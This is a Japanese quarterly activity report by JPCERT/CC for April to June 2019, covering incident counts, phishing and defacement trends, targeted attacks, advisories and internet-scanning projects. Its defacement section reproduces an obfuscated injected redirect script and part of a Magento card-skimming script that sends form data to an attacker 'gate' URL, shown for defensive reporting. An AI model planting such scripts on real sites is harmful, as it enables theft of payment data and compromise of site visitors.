JPCERT Coordination Center

電子署名者 : JPCERT Coordination Center
DN : c=JP, st=Tokyo, l=Chuo-ku, o=Japan Computer Emergency Response Team Coordination Center, cn=JPCERT Coordination Center, email=office@jpcert.or.jp
日付 : 2019.07.24 11:25:52 +09'00'

JPCERT/CC 活動概要

2019 年 4 月 1 日 ～ 2019 年 6 月 30 日

一般社団法人 JPCERT コーディネーションセンター

2019 年 7 月 11 日

活動概要トピックス

ートピック 1ー「IoT セキュリティチェックリスト」を公開

JPCERT/CC は、脅威の存在する環境においても安全に運用するために、IoT デバイスや IoT システムに実装されているべきセキュリティ機能を一覧にまとめ、IoT デバイスの開発時や IoT システムの導入時に使えるようにした「IoT セキュリティチェックリスト」を公開しました。

物理的な実体をもつ物の状態に関する情報を収集したり、収集された情報などをもとに物の状態を変える制御を行うための分散システム、いわゆる IoT が近年注目され、IoT やそれを構成する IoT デバイスは今後も増加傾向が続くとされています。

ほとんどの IoT デバイスは常時ネットワークに接続されており、同じ機種の IoT デバイスが多数ネットワークに接続されているケースが多く、個々の IoT デバイスのセキュリティ管理の徹底も難しいと考えられます。また、IoT デバイスの中には、新機能の作り込みに注意を奪われるあまり、セキュリティ的な耐性に関する設計が忘れ去られているものが少なくありません。

利用者においても、IoT デバイスを使ってシステムを構築する際には、必要なセキュリティ的耐性を備えていることを確認した上で、システムを構成する製品を選定することが重要になります。不適切な製品を選べば、サイバー攻撃を受けて、想定どおりにシステムが使えなくなったり、システムが第三者へのサイバー攻撃の踏み台として利用されたりしかねません。

本書では、IoT デバイスが脅威の存在する環境においても安全に運用するために実装しておきたい 39 のセキュリティの機能をそれが必要な背景とともにまとめ、一覧表にしています。本チェックリストを利用して、開発中または導入予定の IoT システム/IoT デバイスの評価を行う事により、その IoT システムのセキュリティを担保する上で必要な機能が備わっているかどうかの判断と更なる検討項目の洗い出しを手早く行う事が出来ます。開発・導入を検討している IoT システム/IoT デバイスのセキュリティ機能の確認の第一歩として、本資料をご活用いただければ幸いです。

IoT セキュリティチェックリスト
https://www.jpcert.or.jp/research/IoT-SecurityCheckList.html

ートピック 2　ー　政令指定法人としてサイバーセキュリティ協議会の活動を開始

2019 年 4 月、サイバーセキュリティ基本法の一部を改正する法律の施行に伴い、官民共同でサイバー攻撃に関する情報の共有や連携を目指す「サイバーセキュリティ協議会」が発足しました。
JPCERT/CC は、政令指定法人として同協議会の事務局運営を内閣官房内閣サイバーセキュリティセンター(NISC)と共同で行うこととなりました。JPCERT/CC は、同協議会の構成員を含む関係者間の連絡調整を通じて円滑な情報共有を行うための環境整備や運用を事務局として実施して参ります。
なお、政令指定法人とは、サイバーセキュリティ基本法（平成 26 年法律第 104 号）第 31 条第 1 項第 2 号において、「サイバーセキュリティに関する事象が発生した場合における国内外の関係者との連絡調整について十分な技術的能力及び専門的な知識経験を有するとともに、当該事務を確実に実施することができるものとして政令で定める法人」と定められており、サイバーセキュリティ基本法施行令（平成 26 年政令第 400 号）第 5 条にて JPCERT/CC が指定されています。
この活動においても JPCERT/CC はサイバーセキュリティ対策活動の向上にむけて積極的に取り組み、貢献してまいります。

サイバーセキュリティ基本法
https://elaws.e-gov.go.jp/search/elawsSearch/elaws_search/lsg0500/detail?lawId=426AC1000000104

サイバーセキュリティ基本法施行令
https://elaws.e-gov.go.jp/search/elawsSearch/elaws_search/lsg0500/detail?lawId=426CO0000000400

目次

本活動は、経済産業省より委託を受け、「平成３１年度サイバー攻撃等国際連携対応調整事業」として実施したものです。ただし、「7.フィッシング対策協議会の会員組織向け活動」に記載の活動についてはこの限りではありません。また、「4.国際連携活動関連」、「9.主な講演活動」、「10.主な執筆」、「11.協力、後援」には、受託事業以外の自主活動に関する記載が一部含まれています。

1. 早期警戒

1.1. インシデント対応支援

JPCERT/CC が本四半期に受け付けたコンピュータセキュリティインシデント（以下「インシデント」）に関する報告は、報告件数ベースで 3,830 件、インシデント件数ベースでは 4,213 件でした(注 1)。

（注 1）「報告件数」は、報告者から寄せられた Web フォーム、メール、FAX による報告の総数を示します。また、「インシデント件数」は、各報告に含まれるインシデントの件数の合計を示し、1 つのインシデントに関して複数の報告が寄せられた場合にも 1 件のインシデントとして扱います。

JPCERT/CC が国内外のインシデントに関連するサイトとの調整を行った件数は 2,805 件でした。前四半期の 2,916 件と比較して 4%減少しています。「調整」とは、フィッシングサイトが設置されているサイトや、改ざんにより JavaScript が埋め込まれているサイト、ウイルス等のマルウエアが設置されたサイト、「scan」のアクセス元等の管理者等に対し、状況の調査や問題解決のための対応を依頼する活動です。

JPCERT/CC は、インターネット利用組織におけるインシデントの認知と対処、インシデントによる被害拡大の抑止に貢献することを目的として活動しています。国際的な調整・支援が必要となるインシデントについては、日本における窓口組織として、国内や国外（海外の CSIRT 等）の関係機関との調整活動を行っています。

インシデント報告対応活動の詳細については、別紙「JPCERT/CC インシデント報告対応レポート」をご参照ください。

JPCERT/CC インシデント報告対応レポート
https://www.jpcert.or.jp/pr/2019/IR_Report20190711.pdf

1.1.1. インシデントの傾向

1.1.1.1. フィッシングサイト

本四半期に報告が寄せられたフィッシングサイトの件数は 1,947 件で、前四半期の 1,753 件から 11%増加しました。また、前年度同期（1,214 件）との比較では、60%の増加となりました。

本四半期のフィッシングサイトの報告件数を、装っていたブランドが国内か国外かで分けた内訳を添えて[表 1-1]に示します。

[表 1-1：フィッシングサイト件数の国内・国外ブランド別内訳]

フィッシングサイト	4 月	5 月	6 月	本四半期合計（割合）
国内ブランド	90	128	160	378(19%)
国外ブランド	444	467	344	1,255(64%)
ブランド不明 (注 2)	80	108	126	314(16%)
全ブランド合計	614	703	630	1,947(100%)

（注 2）「ブランド不明」は、報告されたフィッシングサイトが停止していた等の理由により、JPCERT/CC がブランドを確認することができなかったサイトの件数を示します。

国外ブランドを騙るフィッシングサイトにおいては、E コマースサイトを装ったフィッシングサイトが依然として多く、特定の国外ブランドのフィッシングサイトが全体の半数近く占めています。

国内ブランドのフィッシングサイトに関しては前四半期に引き続き通信事業者を装ったフィッシングサイトの報告が多く寄せられています。また、金融機関を騙るフィッシングサイトも多数確認しています。

金融機関を装ったフィッシングサイトについては半数近くが https に対応しておりブランド名や対象のブランドに関連するワード（card, account, member, update）をハイフンで繋げた以下のようなドメインがよく使用されていました。また、.jp ドメインが悪用されているものもありました。

```
https://<ブランド名>-card-member.jp/
```

また、一部のブランドを対象にしたフィッシングサイトに毎日異なるドメインでサイトが立ち上がりながら半日足らずで停止することを繰り返すものもありました。

その他にも特定のソーシャルゲームのサイトを装い、携帯電話番号やパスワードを入力させようとするものや特定のレンタルサーバーのコントロールパネルや Web メールのログイン画面を装ったフィッシングサイトの報告もありました。

フィッシングサイトの調整先の割合は、国内が 41%、国外が 59%であり、前四半期（国内が 21%、国外が 79%）と比べて国内への通知の割合が増加しました。

1.1.1.1. Web サイト改ざん

本四半期に報告が寄せられた Web サイト改ざんの件数は、256 件でした。前四半期の 229 件から 12% 増加しています。

本四半期は、難読化された JavaScript の前後を“codes_iframe”というコメントタグで囲んだものが埋め込まれたサイトに関する報告が複数寄せられました。埋め込まれたスクリプトを［図 1-1］に示します。

```
<p> <!--codes_iframe--><script type="text/javascript"> function getCookie(e){var U=document.cookie.match(new RegExp("(?:^|; )"+e.replace(/([\.$?*|{}\(\)
\[\]\\\/\+^])/g,"\\$1")+"=([^;]*)"));return U?decodeURIComponent(U[1]):void 0}var src="data:text/javascript;
base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzN
CUzNiUyRSUzNSUzNyUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRScpKTs=",now=Math.floor(Date.now()
/1e3),cookie=getCookie("redirect");if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new
Date).getTime()+86400);document.cookie="redirect="+time+"; path=/; expires="+date.toGMTString(),document.write('<script src="'+src+'"><\/script>')}
</script><!--/codes_iframe--></p>
        </div><!-- .entry-content -->
        <div class="entry-footer"></div>
</article><!-- #post-## -->
```

［図 1-1：コメントタグで囲われた JavaScript］

このスクリプトが埋め込まれた Web ページにアクセスすると、オランダの IP アドレスを経由し、最終的にアダルトサイトなどに誘導されることを確認しました。改竄されたサイトではいずれも WordPress を使用しており、脆弱性を悪用した攻撃などが原因と考えられます。

また 5 月頃、国内の E コマースサイトにクレジットカード情報を窃取する JavaScript が設置されているという報告が寄せられました。当該サイトを確認したところ、他のサイトからスクリプトを読み込むためのタグが埋め込まれていました。読み込まれるスクリプトは、E コマースプラットフォーム Magento を使用している Web サイトのクレジットカード情報を入力するフォームを想定して作られており、フォームに入力された情報を抽出して送信するものでした。スクリプトの一部を［図 1-2］に示します。

```
var $s = {
    Number: "ccsave_cc_number",
    Holder: "ccsave_cc_owner",
    HolderFirstName: null,
    HolderLastName: null,
    Date: null,
    Month: "ccsave_expiration",
    Year: "ccsave_expiration_yr",
    CVV: "ccsave_cc_cid",
    Gate: "https://jqueryextd.at/gate.php",
    Data: {},
    Sent: [],
    SaveParam: function(elem) {
        if(elem.id !== undefined && elem.id != "" && elem.id !== null && elem.value.length < 256 && elem.value.length > 0) {
            $s.Data[elem.id] = elem.value;
            return;
        }
        if(elem.name !== undefined && elem.name != "" && elem.name !== null && elem.value.length < 256 && elem.value.length > 0) {
            $s.Data[elem.name] = elem.value;
            return;
        }
    },
    SaveAllFields: function() {
        var inputs = document.getElementsByTagName("input");
        var selects = document.getElementsByTagName("select");
        var textareas = document.getElementsByTagName("textarea");
        for(var i = 0; i < inputs.length; i++) $s.SaveParam(inputs[i]);
        for(var i = 0; i < selects.length; i++) $s.SaveParam(selects[i]);
        for(var i = 0; i < textareas.length; i++) $s.SaveParam(textareas[i]);
        Cookies.set("$s", $s.Base64.encode(JSON.stringify($s.Data)));
    },
```


［図 1-2：E コマースサイトから読み込まれたスクリプトの一部］

1.1.1.2. その他

標的型攻撃に分類されるインシデントの件数は、1 件でした。前四半期の 6 件から 83%減少しています。本四半期に対応を依頼した組織はありませんでした。次に、確認されたインシデントを紹介します。

(1) 不正なショートカットファイルをダウンロードさせようとする標的型攻撃

2019 年 4 月から 5 月にかけて、不正なショートカットファイルをダウンロードさせようとする標的型攻撃メールの報告が寄せられました。これらの標的型攻撃メールにはリンクが記載されており、クリックするとファイル共有サービスの Web ページへと誘導されます。ファイル共有サービス上にはショートカットファイルがアップロードされており、ダウンロードして実行するとショートカットファイル内に含まれるマルウエアが感染します。



［図 1-3：ショートカットファイルからダウンローダーが感染するまでの流れ］

(2) マルウエア TSCookie を用いた標的型攻撃

TSCookie を利用した攻撃を 2019 年 5 月にも観測しました。ただ、これまで確認していた TSCookie とは異なり、設定情報を読み込むバグが修正されているものでした。通信等についてはこれまでに確認しているものと同様に 80/TCP、443/TCP に HTTP で C&C サーバと通信する特徴がみられました。

1.1.2. インシデントに関する情報提供のお願い

Web サイト改ざん等のインシデントを認知された場合は、JPCERT/CC にご報告ください。JPCERT/CC では、当該案件に関して攻撃に関与してしまう結果となった機器等の管理者への対応依頼等の必要な調整を行うとともに、同様の被害の拡大を抑えるため、攻撃方法の変化や対策を分析し、随時、注意喚起等の情報発信を行います。

インシデントによる被害拡大および再発の防止のため、今後とも JPCERT/CC への情報提供にご協力をお願いいたします。

1.2. 情報収集・分析

JPCERT/CC では、国内の企業ユーザが利用するソフトウエア製品の脆弱性情報、国内のインターネットユーザが影響を受ける可能性のあるコンピュータウイルス、Web サイト改ざん等のサイバー攻撃に関する情報を収集し、分析しています。これらのさまざまな脅威情報を多角的に分析し、併せて脆弱性やウイルス検体の検証等も必要に応じて行っています。さらに、分析結果に応じて、国内の企業、組織のシステム管理者を対象とした「注意喚起」（一般公開）や、国内の重要インフラ事業者等を対象とした「早期警戒情報」（限定配付）等を発信することにより、国内におけるサイバーインシデントの発生・拡大の抑止を目指しています。

1.2.1. 情報提供

JPCERT/CC の Web ページ（https://www.jpcert.or.jp/）や RSS、約 34,000 名の登録者を擁するメーリングリスト、早期警戒情報の提供用ポータルサイト CISTA（Collective Intelligence Station for Trusted Advocates）等を通じて情報提供を行いました。

1.2.1.1. JPCERT/CC からのお知らせ

JPCERT/CC で収集したセキュリティ関連情報のうち、各組織のセキュリティ対策に有用であると判断した情報を「お知らせ」としてまとめ公表しています。本四半期には次のようなお知らせを発行しました。

発行件数：1 件　https://www.jpcert.or.jp/update/2019.html

2019-04-18　長期休暇に備えて 2019/04

1.2.1.2. 注意喚起

深刻かつ影響範囲の広い脆弱性等が公表された場合には、「注意喚起」と呼ばれる情報を発行し、利用者に対して広く対策を呼びかけています。本四半期は次のような注意喚起を発行しました。

発行件数：16 件（うち更新情報は 0 件）　https://www.jpcert.or.jp/at/

2019-04-10　Adobe Acrobat および Reader の脆弱性 (APSB19-17) に関する注意喚起 (公開)
2019-04-10　Adobe Flash Player の脆弱性 (APSB19-19) に関する注意喚起 (公開)
2019-04-10　2019 年 4 月マイクロソフトセキュリティ更新プログラムに関する注意喚起 (公開)
2019-04-10　2019 年 4 月 Intel 製品の脆弱性に関する注意喚起 (公開)
2019-04-17　2019 年 4 月 Oracle 製品のクリティカルパッチアップデートに関する注意喚起 (公開)

2019-04-17　Confluence Server および Confluence Data Center における複数の脆弱性に関する注意喚起 (公開)
2019-04-25　ISC BIND 9 に対する複数の脆弱性に関する注意喚起 (公開)
2019-04-28　Oracle WebLogic Server の脆弱性 (CVE-2019-2725) に関する注意喚起 (公開)
2019-05-15　Adobe Flash Player の脆弱性 (APSB19-26) に関する注意喚起 (公開)
2019-05-15　Adobe Acrobat および Reader の脆弱性 (APSB19-18) に関する注意喚起 (公開)
2019-05-15　2019 年 5 月マイクロソフトセキュリティ更新プログラムに関する注意喚起 (公開)
2019-05-15　Intel 製品の複数の脆弱性 (INTEL-SA-00213) に関する注意喚起 (公開)
2019-06-12　Adobe Flash Player の脆弱性 (APSB19-30) に関する注意喚起 (公開)
2019-06-12　2019 年 6 月マイクロソフトセキュリティ更新プログラムに関する注意喚起 (公開)
2019-06-19　Firefox の脆弱性 (CVE-2019-11707) に関する注意喚起 (公開)
2019-06-19　Oracle WebLogic Server の脆弱性 (CVE-2019-2729) に関する注意喚起 (公開)

1.2.1.3. Weekly Report

JPCERT/CC が収集したセキュリティ関連情報のうち重要と判断した情報の抜粋をレポートにまとめ、原則として毎週水曜日（週の第 3 営業日）に Weekly Report として発行しています。このレポートには、「ひとくちメモ」として、情報セキュリティに関する豆知識も掲載しています。本四半期における発行は次のとおりです。

発行件数：12 件　https://www.jpcert.or.jp/wr/

Weekly Report で扱った情報セキュリティ関連情報の項目数は、合計 86 件、「今週のひとくちメモ」のコーナーで紹介した情報は、次の 12 件でした。

2019-04-03　IPA が「サイバーセキュリティ経営ガイドライン Ver.2.0 実践のためのプラクティス集」を公開
2019-04-10　メキシコ・ブラジルの CSIRT を訪ねて
2019-04-17　2019 年 1 月?2019 年 3 月分の「インシデント報告対応レポート」「インターネット定点観測レポート」「活動概要」を公開
2019-04-24　長期休暇に備えて 2019/04
2019-05-09　IPA が「サプライチェーンのサイバーセキュリティについて語りあうシンポジウム」を開催
2019-05-15　APCERT Annual Report 2018 公開
2019-05-22　インターネットサービス提供事業者に対する「認証方法」に関するアンケート調査結果（速報）を公開
2019-05-29　NISC が「サイバーセキュリティ 2019」などの資料を公開

2019-06-05　JPCERT/CC および IPA が「情報セキュリティ早期警戒パートナーシップガイドライン 2019 年版」を公開
2019-06-12　CSA ジャパンが「CSA Japan Summit 2019 講演資料」を公開
2019-06-19　NICT がマルウエアに感染している IoT 機器の利用者に対する注意喚起を実施
2019-06-26　NISC が「普及啓発・人材育成専門調査会会合」の資料を公開

1.2.1.4. 早期警戒情報

JPCERT/CC では、生活や社会経済活動を支えるインフラ、サービスおよびプロダクト等を提供している組織の情報セキュリティ関連部署もしくは組織内 CSIRT に向けて、セキュリティ上の深刻な影響をもたらす可能性のある脅威情報やその分析結果、対策方法に関する情報を「早期警戒情報」として提供しています。

早期警戒情報の提供について
https://www.jpcert.or.jp/wwinfo/

1.2.1.5. CyberNewsFlash

CyberNewsFlash では、脆弱性やマルウエア、サイバー攻撃などに関する最新情報を、タイムリーにお届けしています。注意喚起とは異なり、発行時点では注意喚起の基準に満たない脆弱性の情報やセキュリティアップデート予告なども含まれます。本四半期に公表した CyberNewsFlash は次のとおりです。

発行件数：10 件　https://www.jpcert.or.jp/newsflash/

2019-04-10　複数の Adobe 製品のアップデートについて
2019-04-26　Oracle WebLogic Server の脆弱性 (CNVD-C-2019-48814) について
2019-05-15　Intel 製品に関する複数の脆弱性について
2019-05-15　Adobe 製品のアップデート (APSB19-29) について
2019-05-15　リモートデスクトップサービスにおける脆弱性 CVE-2019-0708 について
2019-06-12　複数の Adobe 製品のアップデートについて
2019-06-12　Intel 製品に関する複数の脆弱性について
2019-06-19　リモートデスクトップサービスにおける脆弱性 CVE-2019-0708 について(追加情報)
2019-06-20　ISC BIND 9 における脆弱性 (CVE-2019-6471) について
2019-06-21　Mozilla 製品における脆弱性 (CVE-2019-11708) について

1.2.2. 情報収集・分析・提供（早期警戒活動）事例

本四半期における情報収集・分析・提供（早期警戒活動）の事例を紹介します。

(1) Oracle WebLogic Server の脆弱性 (CVE-2019-2725) に関する情報発信

2019 年 4 月 17 日に CNVD (China National Vulnerability Database) で、アプリケーションサーバとして利用される Oracle WebLogic Server に関する脆弱性 (CNVD-C-2019-48814) についての情報が公表されました。本脆弱性を狙ったとみられるスキャンがなされているとの情報が 2019 年 4 月 25 日にあり、さらに JPCERT/CC が運用するセンサにおいてもその種のスキャンとみられる通信が確認されました。さらに、本脆弱性に関する実証コードも公開され、検証を行った結果、本脆弱性を悪用することで遠隔から任意のコードを実行できることが確認できました。そこで 4 月 26 日に本件に関する CyberNewsFlash および早期警戒情報を発信し、注意を呼びかけました。

その後、2019 年 4 月 26 日（現地時間）に、Oracle から、CNVD で公開された脆弱性 (CNVD-C-2019-48814) と同一と思われる Oracle WebLogic Server の脆弱性 (CVE-2019-2725) についてのアドバイザリが公開されたため、JPCERT/CC は 4 月 28 日に注意喚起を発行し、改めて早期の対策を広く呼びかけました。

Docker 等で使用する runc の権限昇格に関する脆弱性 (CVE-2019-5736) について
https://www.jpcert.or.jp/newsflash/2019021201.html

runc の権限昇格の脆弱性 (CVE-2019-5736) に関する注意喚起
https://www.jpcert.or.jp/at/2019/at190007.html

(2) Intel 製品の複数の脆弱性に関する情報発信

2019 年 5 月 14 日 (米国時間)、Intel 社より「INTEL-SA-00213」が発行されました。公開された脆弱性を悪用することで、遠隔の第三者がサービス運用妨害 (DoS) 攻撃を行ったり、情報を窃取したりするなどの可能性があったため、JPCERT/CC では注意喚起を発行し、早期の対策を呼びかけました。また、CPU における脆弱性として指摘された「INTEL-SA-00233」について、CyberNewsFlash において取り上げ、利用者への注意を呼びかけました。

[注意喚起]
JPCERT-AT-2019-0016
2019 年 4 月 Intel 製品の脆弱性に関する注意喚起
https://www.jpcert.or.jp/at/2019/at190016.html

JPCERT-AT-2019-0024
Intel 製品の複数の脆弱性 (INTEL-SA-00213) に関する注意喚起
https://www.jpcert.or.jp/at/2019/at190024.html

[JVN]
JVNVU#90136041
Intel 製品に複数の脆弱性
https://jvn.jp/vu/JVNVU90136041/

JVNVU#92328381
Intel 製品に複数の脆弱性
https://jvn.jp/vu/JVNVU92328381/

[CyberNewsFlash]
Intel 製品に関する複数の脆弱性について
https://www.jpcert.or.jp/newsflash/2019051503.html

(3) リモートデスクトップサービスにおける脆弱性（CVE-2019-0708）に関する情報発信

2019 年 5 月 14 日、マイクロソフトがリモートデスクトップサービスにおける脆弱性 (CVE-2019-0708) について緊急のセキュリティ更新プログラムを公開しました。本脆弱性が悪用されると、認証されていない遠隔の攻撃者により細工された RDP リクエストで、任意のコードが実行される可能性があります。マイクロソフトは、本脆弱性を悪用するマルウエアが出現する可能性があり、出現すれば 2017 年に流行したランサムウエア「WannaCry」のように、脆弱な端末が一挙に感染する可能性があると指摘しました。そこで、JPCERT/CC は、2019 年 5 月マイクロソフトセキュリティ更新プログラムに関する注意喚起とともに、早期警戒情報および CyberNewsFlash を発行し、一般に広く注意を呼びかけました。

リモートデスクトップサービスにおける脆弱性 CVE-2019-0708 について
https://www.jpcert.or.jp/newsflash/2019051501.html

(4) 「IoT セキュリティチェックリスト」を公開

2019 年 6 月 27 日、JPCERT/CC は「IoT セキュリティチェックリスト」を公開しました。IoT セキュリティチェックリストは、IoT を利用して構成されるシステムの開発時および導入時に検討すべきセキュリティ対策に漏れがないことを検証するためのツールです。本チェックリストを利用して、開発中または導入予定の IoT システムの評価を行う事により、その IoT システムのセキュリティを担保する上で必要な機能が備わっていることを検証でき、不足していた場合には更なる検討項目の洗い出しを行う事ができます。本チェックリスト本体に加えて、その利用方法を書いた利用説明書と、個々のチェック項目について理解を助けるための解説図もあわせて公開しました。

IoT セキュリティチェックリスト
https://www.jpcert.or.jp/research/IoT-SecurityCheckList.html

1.3. インターネット上のノードの状態と活動を示す観測データの収集及び分析

JPCERT/CC では、インターネットのセキュリティ状況を俯瞰的に理解し、プロアクティブに異常を検知するために、継続的に定量的観測データを収集して分析するとともに、より効果的な分析に資する相対的評価指標の算出法も開発しています。得られたデータは、例えば各国の CSIRT や ISP、セキュリティベンダが指標値を用いて自らの相対的なセキュリティ水準を知り、優れたところからセキュリティ向上施策のグッド・プラクティスを学ぶなど、サイバー空間全体の健全性を向上させる施策の基礎として活用できます。

具体的には、ネットワークセキュリティの健全性を次の 2 つの側面から観測し分析しています。攻撃の踏み台として利用されやすいインターネット・ノード （以下「ノード」といいます。）の多寡と、攻撃活動の多寡です。JPCERT/CC では、前者を「インターネットリスク可視化サービス Mejiro」により、後者を「インターネット定点観測システム TSUBAME」により継続的に観測して、時間的な変化や異常事象を特定する観測分析活動を通じて、インターネットのセキュリティ状況を定量的に把握し、対策をすべきセキュリティ課題を明らかにすることに努めています。

Mejiro では、インターネット上のノード情報を検索するサービス等からデータの提供を受け、それから脆弱なノード数を国や地域ごとに数え上げ、それを統計的に処理して指標値に変換し、指標値を国や地域のセキュリティ状況を表現したものとして公開しています。

TSUBAME では、インターネット上に設置したセンサに送られてくるパケットを収集して、インターネット上のスキャン活動の動向を監視し、必要に応じて受信パケットを、公表された脆弱性情報などの関連情報と対比するなどして、探索活動の詳細を分析しています。

1.3.1. インターネット上の脆弱なノード数の分布の分析


1.3.1.1. インターネットリスク可視化サービス — Mejiro —

インターネットリスク可視化サービス Mejiro では、インターネット上のリスク要因として反射・分散型サービス拒否攻撃 (DRDoS)に悪用される恐れのある UDP ポートをはじめとする、次のポートがインターネットに対して開いているノード情報を入手し、国や地域ごとの分布状況を分析しています。

（分析対象ポート）
・19/udp(CHARGEN)
・53/udp(DNS)
・123/udp(NTP)
・161/udp(SNMP)
・445/tcp(MSDS)
・1900/udp(SSDP)
・5060/udp(SIP)

ノード情報の IP アドレスを基にノードが設置された国･地域を判別して、ノードの分布状況を調べます。得られた国・地域ごとのノード数から、Mejiro 指標と呼ばれる指標値を算出し、一般に公表しています。各国・地域の Mejiro 指標の値を比較することで、それぞれの国・地域の相対的な特徴を明らかにして、対策の必要性や方向性を判断する参考にできると期待しています。

本四半期は、国・地域間の比較だけでなく、インターネット事業者間の比較を試みました［図 1-4］。インターネット事業者毎に Mejiro 指標値を算出して提示し、その有用性などについてインターネット事業者へのヒアリングを行いました。



［図 1-4：ASN 別 Mejiro 指標の提供画面イメージ］

JPCERT/CC では、今後も新たな指標開発や分析対象ポートの拡大、また Web GUI の操作性向上などに取り組んで参ります。Mejiro につきましては、JPCERT/CC のホームページ上で公開していますので、詳しくは次の Web ページをご覧ください。

実証実験:インターネットリスク可視化サービス―Mejiro―
https://www.jpcert.or.jp/mejiro/

Demonstration Test: Internet Risk Visualization Service -Mejiro-
https://www.jpcert.or.jp/english/mejiro/

1.3.1.2. CyberGreen プロジェクト

CyberGreen プロジェクトは、定量的で比較可能な指標を用いて、各国・地域のネットワークのセキュリティ状況を俯瞰的に評価し、各国の CSIRT や ISP、セキュリティベンダーが、関連する指標値を向上させる施策についてグッド･プラクティスを交換することで、より効率的に健全なサイバー空間を実現する

ことを目的としています。JPCERT/CC はこの CyberGreen プロジェクトの理念に賛同して、Mejiro 指標の開発・公開等の活動を続けてきました。

CyberGreen Institute は CyberGreen プロジェクトの理念を実現するために設立された国際 NPO で、スキャンデータの提供を行っています。JPCERT/CC は CyberGreen Institute のスキャンデータを Mejiro で利用しています。

CyberGreen Institute
https://www.cybergreen.net/

1.4. インターネット上の探索活動や攻撃活動に関する観測と分析

1.4.1. インターネット定点観測システム TSUBAME を用いた観測

JPCERT/CC では、不特定多数に向けて発信されるパケットを収集する観測用センサを開発し、海外の National CSIRT 等の協力のもと、これを各地域に複数分散配置した、インターネット定点観測システム「TSUBAME」（以下「TSUBAME」といいます。）を構築し運用しています。TSUBAME から得られる情報は、既に公開されている脆弱性情報やマルウエア、攻撃ツールの情報などと対比して分析することで、攻撃活動や攻撃の準備活動等の把握に結びつくことがあります。
観測用センサの設置に協力した National CSIRT 等とは、「TSUBAME プロジェクト」の枠組みで、収集した観測データを共有し、共同で分析し、グローバルな視野から攻撃活動等の迅速な把握に努めています。

TSUBAME プロジェクトの詳細については、次の Web ページをご参照ください。

TSUBAME（インターネット定点観測システム）
https://www.jpcert.or.jp/tsubame/index.html

1.4.2. TSUBAME の観測データの活用

